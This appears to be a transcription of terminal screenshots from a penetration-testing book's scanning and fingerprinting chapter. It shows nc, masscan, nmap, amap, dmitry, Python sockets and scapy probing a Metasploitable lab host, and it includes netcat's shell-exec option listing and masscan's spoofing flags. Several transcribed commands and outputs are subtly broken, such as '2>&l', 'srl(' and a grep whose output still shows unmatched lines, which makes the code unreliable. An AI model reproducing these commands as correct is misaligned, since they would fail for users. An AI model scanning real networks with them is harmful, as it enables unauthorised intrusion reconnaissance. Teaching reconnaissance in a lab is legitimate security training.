Gathered TCP Port information for 172.16.69.128
-----
Port          State
21/tcp        open
22/tcp        open
23/tcp        open
25/tcp        open
53/tcp        open
80/tcp        open
111/tcp       open
139/tcp       open

Portscan Finished: Scanned 150 ports, 141 ports were in state closed

All scans completed, exiting
root@kali:~# cat output.txt
ERROR: Unable to locate Host Name for 172.16.69.128
Continuing with limited modules
HostIP:172.16.69.128
HostName:

Gathered TCP Port information for 172.16.69.128
-----
Port          State
21/tcp        open
22/tcp        open
23/tcp        open
25/tcp        open
53/tcp        open
80/tcp        open
111/tcp       open
139/tcp       open

Portscan Finished: Scanned 150 ports, 141 ports were in state closed
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nc -h
[v1.10-41]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:  nc -l -p port [-options] [hostname] [port]
options:
-c shell commands      as `-' ; use /bin/sh to exec [dangerous!!]
-e filename           program to exec after connect [dangerous!!]
-b                   allow broadcasts
-g gateway            source-routing hop point[s], up to 8
-G num               source-routing pointer: 4, 8, 12, ...
-h                   this cruft
-i secs              delay interval for lines sent, ports scanned
-k                   set keepalive option on socket
-l                   listen mode, for inbound connects
-n                   numeric-only IP addresses, no DNS
-o file              hex dump of traffic
-p port              local port number
-r                   randomize local and remote ports
-q secs              quit after EOF on stdin and delay of secs
-s addr              local source address
-T tos               set Type Of Service
-t                   answer TELNET negotiation
-u                   UDP mode
-v                   verbose [use twice to be more verbose]
-w secs              timeout for connects and final net reads
-C                   Send CRLF as line-ending
-z                   zero-I/O mode [used for scanning]

port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\data').
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nc -nvz 172.16.69.128 80
(UNKNOWN) [172.16.69.128] 80 (http) open
root@kali:~# nc -nvz 172.16.69.128 443
(UNKNOWN) [172.16.69.128] 443 (https) : Connection refused
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# for x in $(seq 20 30); do nc -nvz 172.16.69.128 $x;
> done
(UNKNOWN) [172.16.69.128] 20 (ftp-data) : Connection refused
(UNKNOWN) [172.16.69.128] 21 (ftp) open
(UNKNOWN) [172.16.69.128] 22 (ssh) open
(UNKNOWN) [172.16.69.128] 23 (telnet) open
(UNKNOWN) [172.16.69.128] 24 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 25 (smtp) open
(UNKNOWN) [172.16.69.128] 26 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 27 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 28 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 29 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 30 (?) : Connection refused
root@kali:~#
```



```
File Edit View Search Terminal Help
root@kali:~# for x in $(seq 20 30); do nc -nvz 172.16.69.128 $x;
> done | grep open
(UNKNOWN) [172.16.69.128] 20 (ftp-data) : Connection refused
(UNKNOWN) [172.16.69.128] 21 (ftp) open
(UNKNOWN) [172.16.69.128] 22 (ssh) open
(UNKNOWN) [172.16.69.128] 23 (telnet) open
(UNKNOWN) [172.16.69.128] 24 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 25 (smtp) open
(UNKNOWN) [172.16.69.128] 26 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 27 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 28 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 29 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 30 (?) : Connection refused
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# for x in $(seq 20 30); do nc -nvz 172.16.69.128 $x;
> done 2>&l | grep open
(UNKNOWN) [172.16.69.128] 21 (ftp) open
(UNKNOWN) [172.16.69.128] 22 (ssh) open
(UNKNOWN) [172.16.69.128] 23 (telnet) open
(UNKNOWN) [172.16.69.128] 25 (smtp) open
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# for x in $(seq 20 30); do nc -nvz 172.16.69.128 $x;
> done 2>&l | grep open | cut -d " " -f 3-4
21 (ftp)
22 (ssh)
23 (telnet)
25 (smtp)
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nc 172.16.69.128 -nvz 20-30
(UNKNOWN) [172.16.69.128] 25 (smtp) open
(UNKNOWN) [172.16.69.128] 23 (telnet) open
(UNKNOWN) [172.16.69.128] 22 (ssh) open
(UNKNOWN) [172.16.69.128] 21 (ftp) open
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nc 172.16.69.128 -nvz 20-30 2>&l | cut -d " " -f 2-4
[172.16.69.128] 25 (smtp)
[172.16.69.128] 23 (telnet)
[172.16.69.128] 22 (ssh)
[172.16.69.128] 21 (ftp)
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# clear
root@kali:~# for x in $(seq 0 255); do nc 172.16.69.$x -nvz 80 2>&1 | grep open | cut -d " " -f 2-4; done
[172.16.69.128] 80 (http)
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# masscan -h
usage:
masscan -p80,8000-8100 10.0.0.0/8 --rate=10000
  scan some web ports on 10.x.x.x at 10kpps
masscan --nmap
  list those options that are compatible with nmap
masscan -p80 10.0.0.0/8 --banners -oB <filename>
  save results of scan in binary format to <filename>
masscan --open --banners --readscan <filename> -oX <savefile>
  read binary scan results in <filename> and save them as xml in <savefile>
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# masscan --nmap
Masscan (https://github.com/robertdavidgraham/masscan)
Usage: masscan [Options] -p{Target-Ports} {Target-IP-Ranges}
TARGET SPECIFICATION:
  Can pass only IPv4 address, CIDR networks, or ranges (non-nmap style)
  Ex: 10.0.0.0/8, 192.168.0.1, 10.0.0.1-10.0.0.254
  -iL <inputfilename>: Input from list of hosts/networks
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude file>: Exclude list from file
  --randomize-hosts: Randomize order of hosts (default)
HOST DISCOVERY:
  -Pn: Treat all hosts as online (default)
  -n: Never do DNS resolution (default)
SCAN TECHNIQUES:
  -sS: TCP SYN (always on, default)
SERVICE/VERSION DETECTION:
  --banners: get the banners of the listening service if available. The
             default timeout for waiting to receive data is 30 seconds.
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
  Ex: -p22; -p1-65535; -p 111,137,80,139,8080
TIMING AND PERFORMANCE:
  --max-rate <number>: Send packets no faster than <number> per second
  --connection-timeout <number>: time in seconds a TCP connection will
                                  timeout while waiting for banner data from a port.
FIREWALL/IDS EVASION AND SPOOFING:
  -S/--source-ip <IP Address>: Spoof source address
  -e <iface>: Use specified interface
  -g/--source-port <portnum>: Use given port number
  --ttl <val>: Set IP time-to-live field
  --spooof-mac <mac address/prefix/vendor name>: Spoof your MAC address
OUTPUT:
  --output-format <format>: Sets output to binary/list/unicornsca/json/grepable/xml
  --output-file <file>: Write scan results to file. If --output-format is
                        not given default is xml
  -oL/-oJ/-oG/-oB/-oX/-oU <file>: Output scan in List/JSON/Grepable/Binary/XML/Unicornsca format,
                                  respectively, to the given filename. Shortcut for
                                  --output-format <format> --output-file <file>
  -v: Increase verbosity level (use -vv or more for greater effect)
  -d: Increase debugging level (use -dd or more for greater effect)
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
MISC:
  --send-eth: Send using raw ethernet frames (default)
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  masscan -v -sS 192.168.0.0/16 10.0.0.0/8 -p 80
  masscan 23.0.0.0/0 -p80 --banners -output-format binary --output-filename internet.scan
  masscan --open --banners --readscan internet.scan -oG internet.scan.grepable
SEE (https://github.com/robertdavidgraham/masscan) FOR MORE HELP
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# masscan 172.16.69.128 -p 80

Starting masscan 1.0.3 (http://bit.ly/14GZzCT) at 2017-01-25 09:36:04 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [1 port/host]
Discovered open port 80/tcp on 172.16.69.128
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# masscan 172.16.69.128 -p 21,80,443

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-01-25 09:39:14 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [3 ports/host]
Discovered open port 80/tcp on 172.16.69.128
Discovered open port 21/tcp on 172.16.69.128
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# masscan 172.16.69.128 -p 20-25

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-01-25 09:40:55 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [6 ports/host]
Discovered open port 21/tcp on 172.16.69.128
Discovered open port 25/tcp on 172.16.69.128
Discovered open port 23/tcp on 172.16.69.128
Discovered open port 22/tcp on 172.16.69.128
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# masscan 172.16.69.128 -p 0-65535

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-01-25 09:45:30 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65536 ports/host]
Discovered open port 139/tcp on 172.16.69.128
Discovered open port 514/tcp on 172.16.69.128
Discovered open port 2121/tcp on 172.16.69.128
Discovered open port 80/tcp on 172.16.69.128
Discovered open port 2049/tcp on 172.16.69.128
Discovered open port 35744/tcp on 172.16.69.128
Discovered open port 1524/tcp on 172.16.69.128
Discovered open port 23/tcp on 172.16.69.128
Discovered open port 111/tcp on 172.16.69.128
Discovered open port 3306/tcp on 172.16.69.128
Discovered open port 22/tcp on 172.16.69.128
Discovered open port 5900/tcp on 172.16.69.128
Discovered open port 35663/tcp on 172.16.69.128
Discovered open port 1099/tcp on 172.16.69.128
Discovered open port 5432/tcp on 172.16.69.128
Discovered open port 8009/tcp on 172.16.69.128
Discovered open port 6667/tcp on 172.16.69.128
Discovered open port 21/tcp on 172.16.69.128
Discovered open port 8180/tcp on 172.16.69.128
Discovered open port 45296/tcp on 172.16.69.128
Discovered open port 25/tcp on 172.16.69.128
Discovered open port 513/tcp on 172.16.69.128
Discovered open port 3632/tcp on 172.16.69.128
Discovered open port 512/tcp on 172.16.69.128
Discovered open port 445/tcp on 172.16.69.128
Discovered open port 6000/tcp on 172.16.69.128
Discovered open port 53/tcp on 172.16.69.128
Discovered open port 6697/tcp on 172.16.69.128
Discovered open port 8787/tcp on 172.16.69.128
Discovered open port 54034/tcp on 172.16.69.128
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# masscan 172.16.69.0-172.16.69.250 -p 80

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-01-25 10:04:11 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 251 hosts [1 port/host]
Discovered open port 80/tcp on 172.16.69.128
Discovered open port 80/tcp on 172.16.69.130
Discovered open port 80/tcp on 172.16.69.132
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# cat iplist.txt
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~# masscan -iL iplist.txt -p 80

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-01-25 10:09:58 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 5 hosts [1 port/host]
Discovered open port 80/tcp on 172.16.69.128
Discovered open port 80/tcp on 172.16.69.132
Discovered open port 80/tcp on 172.16.69.130
root@kali:~#
```

---

# Chapter 5: Fingerprinting

```
File Edit View Search Terminal Help
root@kali:~# nc -h
[v1.10-41]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:  nc -l -p port [-options] [hostname] [port]
options:
-c shell commands      as `~e'; use /bin/sh to exec [dangerous!!]
-e filename            program to exec after connect [dangerous!!]
-b                    allow broadcasts
-g gateway             source-routing hop point[s], up to 8
-G num                source-routing pointer: 4, 8, 12, ...
-h                    this cruft
-i secs               delay interval for lines sent, ports scanned
-k                    set keepalive option on socket
-l                    listen mode, for inbound connects
-n                    numeric-only IP addresses, no DNS
-o file               hex dump of traffic
-p port               local port number
-r                    randomize local and remote ports
-q secs               quit after EOF on stdin and delay of secs
-s addr               local source address
-T tos                set Type Of Service
-t                    answer TELNET negotiation
-u                    UDP mode
-v                    verbose [use twice to be more verbose]
-w secs               timeout for connects and final net reads
-C                    Send CRLF as line-ending
-z                    zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp~data').
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nc -vn 172.16.69.128 22
(UNKNOWN) [172.16.69.128] 22 (ssh) open
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
^C
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nc -vn 172.16.69.128 21
(UNKNOWN) [172.16.69.128] 21 (ftp) open
220 (vsFTPd 2.3.4)
^C
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# python
Python 2.7.13 (default, Dec 18 2016, 20:19:42)
[GCC 6.2.1 20161215] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> bangrab = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> bangrab.connect(("172.16.69.128", 21))
>>> bangrab.recv(4096)
'220 (vsFTPD 2.3.4)\r\n'
>>> bangrab.close()
>>> exit()
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# python
Python 2.7.13 (default, Dec 18 2016, 20:19:42)
[GCC 6.2.1 20161215] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> bangrab = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> bangrab.connect(("172.16.69.128", 443))
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getattr(self, sock.name)(*args)
socket.error: [Errno 111] Connection refused
>>> exit()
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# python
Python 2.7.13 (default, Dec 18 2016, 20:19:42)
[GCC 6.2.1 20161215] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> bangrab = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> bangrab.connect(("172.16.69.128", 80))
>>> bangrab.recv(4096)

```





```
File Edit View Search Terminal Help
root@kali:~# dmitry -p 172.16.69.128
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 172.16.69.128
Continuing with limited modules
HostIP:172.16.69.128
HostName:

Gathered TCP Port information for 172.16.69.128
-----
Port          State
21/tcp        open
22/tcp        open
23/tcp        open
25/tcp        open
53/tcp        open
80/tcp        open
111/tcp       open
139/tcp       open

Portscan Finished: Scanned 150 ports, 141 ports were in state closed

All scans completed, exiting
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# dmitry -pb 172.16.69.128
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 172.16.69.128
Continuing with limited modules
HostIP:172.16.69.128
HostName:

Gathered TCP Port information for 172.16.69.128
-----
Port          State
21/tcp        open
>> 220 (vsFTPd 2.3.4)
22/tcp        open
>> SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23/tcp        open
>> 220 'Ubuntu'
25/tcp        open
>> 220 metasploitable.localdomain ESMTD Postfix (Ubuntu)
53/tcp        open

Portscan Finished: Scanned 150 ports, 144 ports were in state closed

All scans completed, exiting
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sT 172.16.69.128 -p 22 --script=banner
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-31 08:26 EST
Nmap scan report for 172.16.69.128
Host is up (0.00020s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sT 172.16.69.128 -p 1-100 --script=banner
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-31 08:27 EST
Nmap scan report for 172.16.69.128
Host is up (0.00080s latency).
Not shown: 94 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_banner: 220 (vsFTPd 2.3.4)
22/tcp    open  ssh
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23/tcp    open  telnet
|_banner: \xFF\xFD\x18\xff\xFD \xFF\xFD#\xFF\xFD'
25/tcp    open  smtp
|_banner: 220 metasploitable.localdomain ESMTD Postfix (Ubuntu)
53/tcp    open  domain
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# amap -B 172.16.69.128 21
amap v5.4 (www.thc.org/thc-amap) started at 2017-01-31 08:30:22 - BANNER mode

Banner on 172.16.69.128:21/tcp : 220 (vsFTPd 2.3.4)\r\n

amap v5.4 finished at 2017-01-31 08:30:22
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# amap -B 172.16.69.128 1-65535
amap v5.4 (www.thc.org/thc-amap) started at 2017-01-31 08:30:48 - BANNER mode

Banner on 172.16.69.128:21/tcp : 220 (vsFTPd 2.3.4)\r\n
Banner on 172.16.69.128:22/tcp : SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\n
Banner on 172.16.69.128:23/tcp : #'
Banner on 172.16.69.128:25/tcp : 220 metasploitable.localdomain ESMTD Postfix (Ubuntu)\r\n
Banner on 172.16.69.128:512/tcp : Where are you?\n
Banner on 172.16.69.128:1524/tcp : root@metasploitable/#
Banner on 172.16.69.128:2121/tcp : 220 ProFTPD 1.3.1 Server (Debian) [ffff172.16.69.128]\r\n
Banner on 172.16.69.128:3306/tcp : >\n5.0.51a-3ubuntu5J;)Yenz,0axW-w1.0I[p
Banner on 172.16.69.128:5900/tcp : RFB 003.003\n
Banner on 172.16.69.128:6667/tcp : irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...\r\n
Banner on 172.16.69.128:6697/tcp : irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...\r\n

amap v5.4 finished at 2017-01-31 08:31:04
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# amap -B 172.16.69.128 1-65535 | grep "on"
Banner on 172.16.69.128:25/tcp : 220 metasploitable.localdomain ESMTD Postfix (Ubuntu)\r\n
Banner on 172.16.69.128:21/tcp : 220 (vsFTPd 2.3.4)\r\n
Banner on 172.16.69.128:22/tcp : SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\n
Banner on 172.16.69.128:23/tcp : #'
Banner on 172.16.69.128:512/tcp : Where are you?\n
Banner on 172.16.69.128:1524/tcp : root@metasploitable/#
Banner on 172.16.69.128:2121/tcp : 220 ProFTPD 1.3.1 Server (Debian) [ffff172.16.69.128]\r\n
Banner on 172.16.69.128:3306/tcp : >\n5.0.51a-3ubuntu5?hnqmp'q,$](M/?1u|2|@
Banner on 172.16.69.128:5900/tcp : RFB 003.003\n
Banner on 172.16.69.128:6667/tcp : irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...\r\n
Banner on 172.16.69.128:6697/tcp : ERROR Closing Link [172.16.69.1] (Throttled Reconnecting too fast) -Email admin@Metasploitable.LAN for more information.\r\n
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# amap -B 172.16.69.128 1-65535 | grep "on" | cut -d ":" -f 2-5
25/tcp : 220 metasploitable.localdomain ESMTD Postfix (Ubuntu)\r\n
21/tcp : 220 (vsFTPd 2.3.4)\r\n
22/tcp : SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\n
23/tcp : #'
512/tcp : Where are you?\n
1524/tcp : root@metasploitable/#
2121/tcp : 220 ProFTPD 1.3.1 Server (Debian) [ffff172.16.69.128]\r\n
3306/tcp : >\n5.0.51a-3ubuntu5q=wdls|5,2;rLe7$I'&+
5900/tcp : RFB 003.003\n
6667/tcp : irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...\r\n
6697/tcp : irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...\r\n
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nc -nv 172.16.69.128 80
(UNKNOWN) [172.16.69.128] 80 (http) open
```

```
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.128 -p 80 -sV

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-31 08:38 EST
Nmap scan report for 172.16.69.128
Host is up (0.00022s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.47 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.128 -sV

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-31 08:39 EST
Nmap scan report for 172.16.69.128
Host is up (0.0011s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell    Netkit rshd
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  shell    Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #100003)
2121/tcp  open  ftp      ProFTPD 1.3.1
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc      VNC (protocol 3.3)
6000/tcp  open  X11      (access denied)
6667/tcp  open  irc      UnrealIRCd
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
Service Info; Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:lin
inux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.97 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# amap 172.16.69.128 80
amap v5.4 (www.thc.org/thc-amap) started at 2017-01-31 08:46:46 - APPLICATION MAPPING mode

Protocol on 172.16.69.128:80/tcp matches http
Protocol on 172.16.69.128:80/tcp matches http-apache-2

Unidentified ports: none.

amap v5.4 finished at 2017-01-31 08:46:52
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# amap 172.16.69.128 20-30
amap v5.4 (www.thc.org/thc-amap) started at 2017-01-31 08:47:27 - APPLICATION MAPPING mode

Protocol on 172.16.69.128:21/tcp matches ftp
Protocol on 172.16.69.128:22/tcp matches ssh
Protocol on 172.16.69.128:22/tcp matches ssh-openssh
Protocol on 172.16.69.128:23/tcp matches telnet
Protocol on 172.16.69.128:25/tcp matches smtp

Unidentified ports: 172.16.69.128:20/tcp 172.16.69.128:24/tcp 172.16.69.128:26/tcp 172.16.69.128:27/tcp 172.16.69.128:28/tcp 172.16.69.128:29/tcp 172.16.69.128:30/tcp (total 7).

amap v5.4 finished at 2017-01-31 08:47:33
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# amap 172.16.69.128 1-100 -q
amap v5.4 (www.thc.org/thc-amap) started at 2017-01-31 08:48:08 - APPLICATION MAPPING mode

Protocol on 172.16.69.128:21/tcp matches ftp
Protocol on 172.16.69.128:25/tcp matches smtp
Protocol on 172.16.69.128:22/tcp matches ssh
Protocol on 172.16.69.128:22/tcp matches ssh-openssh
Protocol on 172.16.69.128:25/tcp matches nntp
Protocol on 172.16.69.128:80/tcp matches http
Protocol on 172.16.69.128:23/tcp matches telnet
Protocol on 172.16.69.128:80/tcp matches http-apache-2
Protocol on 172.16.69.128:53/tcp matches dns

amap v5.4 finished at 2017-01-31 08:48:20
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# amap 172.16.69.128 1-100 -qb
amap v5.4 (www.thc.org/thc-amap) started at 2017-01-31 08:48:52 - APPLICATION MAPPING mode

Protocol on 172.16.69.128:25/tcp matches smtp - banner: 220 metasploitable.localdomain ESMTD Postfix (Ubuntu)\r\n221 2.7.0 Error I can't break rules, too. Goodbye.\r\n
Protocol on 172.16.69.128:21/tcp matches ftp - banner: 220 (vsFTPd 2.3.4)\r\n
Protocol on 172.16.69.128:22/tcp matches ssh - banner: SSH-2.0-OpenSSH 4.7p1 Debian-8ubuntu1\r\nProtocol mismatch.\r\n
Protocol on 172.16.69.128:22/tcp matches ssh-openssh - banner: SSH-2.0-OpenSSH 4.7p1 Debian-8ubuntu1\r\nProtocol mismatch.\r\n
Protocol on 172.16.69.128:80/tcp matches http - banner: HTTP/1.1 200 OK\r\nDate Thu, 26 Jan 2017 06:46:15 GMT\r\nServer Apache/2.2.8 (Ubuntu) DAV/2\r\nX-Powered-By PHP/5.2.4-2ubuntu5.10\r\nContent-Length 891\r\nConnection close\r\nContent-Type text/html\r\n\r\n<html><head><title>Metasploitable2 - Linux</title></head></html>
Protocol on 172.16.69.128:80/tcp matches http-apache-2 - banner: HTTP/1.1 200 OK\r\nDate Thu, 26 Jan 2017 06:46:15 GMT\r\nServer Apache/2.2.8 (Ubuntu) DAV/2\r\nX-Powered-By PHP/5.2.4-2ubuntu5.10\r\nContent-Length 891\r\nConnection close\r\nContent-Type text/html\r\n\r\n<html><head><title>Metasploitable2 - Linux</title></head></html>
Protocol on 172.16.69.128:23/tcp matches telnet - banner: #
Protocol on 172.16.69.128:25/tcp matches nntp - banner: 220 metasploitable.localdomain ESMTD Postfix (Ubuntu)\r\n502 5.5.2 Error command not recognized\r\n
Protocol on 172.16.69.128:53/tcp matches dns - banner: \f

amap v5.4 finished at 2017-01-31 08:49:04
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# amap 172.16.69.128 1-100 -q1
amap v5.4 (www.thc.org/thc-amap) started at 2017-01-31 08:50:15 - APPLICATION MAPPING mode

Protocol on 172.16.69.128:25/tcp matches smtp
Protocol on 172.16.69.128:25/tcp matches nntp
Protocol on 172.16.69.128:21/tcp matches ftp
Protocol on 172.16.69.128:22/tcp matches ssh
Protocol on 172.16.69.128:80/tcp matches http
Protocol on 172.16.69.128:80/tcp matches http-apache-2
Protocol on 172.16.69.128:22/tcp matches ssh-openssh
Protocol on 172.16.69.128:23/tcp matches telnet
Protocol on 172.16.69.128:53/tcp matches dns

amap v5.4 finished at 2017-01-31 08:50:15
root@kali:~#
```

```
File Edit View Search Terminal Help
>>> linux = "172.16.69.128"
>>> windows = "172.16.69.129"
>>> i = IP()
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\

>>> i.dst = linux
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 172.16.69.133
dst= 172.16.69.128
\options\

>>>
```

```
File Edit View Search Terminal Help
>>> ping = ICMP()
>>> ping.display()
###[ ICMP ]###
type= echo-request
code= 0
chksum= None
id= 0x0
seq= 0x0

>>>
```

```
File Edit View Search Terminal Help
>>> request = (1/ping)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  checksum= None
  src= 172.16.69.133
  dst= 172.16.69.128
  \options\
###[ ICMP ]###
  type= echo-request
  code= 0
  checksum= None
  id= 0x0
  seq= 0x0
>>>
```

```
File Edit View Search Terminal Help
>>> ans = srl(request)
Begin emission:
*Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> ans.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 28
  id= 61487
  flags=
  frag= 0L
  ttl= 64
  proto= icmp
  checksum= 0xa78b
  src= 172.16.69.128
  dst= 172.16.69.133
  \options\
###[ ICMP ]###
  type= echo-reply
  code= 0
  checksum= 0xffff
  id= 0x0
  seq= 0x0
###[ Padding ]###
  load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
>>>
```

```
File Edit View Search Terminal Help
>>> ans = srl(IP(dst=linux)/ICMP())
Begin emission:
*Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> ans
